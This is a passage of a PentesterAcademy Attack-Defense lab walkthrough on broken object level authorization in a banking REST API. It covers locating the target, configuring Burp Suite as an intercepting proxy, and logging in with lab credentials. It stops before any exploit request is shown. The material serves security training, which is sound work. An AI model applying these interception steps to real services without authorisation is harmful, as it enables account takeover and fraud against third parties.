

ATTACK
DEFENSE
by PentesterAcademy

Name	Broken Object Level Auth I
URL	https://attackdefense.com/challengedetails?cid=1916
Type	REST: API Security

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.4  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:04  txqueuelen 0  (Ethernet)
        RX packets 644  bytes 185049 (180.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 572  bytes 2758137 (2.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.37.163.2  netmask 255.255.255.0  broadcast 192.37.163.255
        ether 02:42:c0:25:a3:02  txqueuelen 0  (Ethernet)
        RX packets 23  bytes 1774 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 854  bytes 2132810 (2.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 854  bytes 2132810 (2.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.37.163.2.

Therefore, the Banking WebApp is running on 192.37.163.3, at port 5000.

Step 2: Viewing the Banking WebApp.


Open the following URL in firefox.

URL: http://192.37.163.3:5000


Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.




Click OK.

Everything required to intercept the requests has been setup.

Step 4: Interacting with the Banking API using the WebApp.

Click on get Redeem button to redeem the offered balance.


Note: Make sure that Burp Proxy is running in intercept mode.




Login to the webapp using the credentials provided in the challenge description:

Username: elliot
Password: elliotalderson

Notice the corresponding requests in BurpSuite.




Forward the above request.



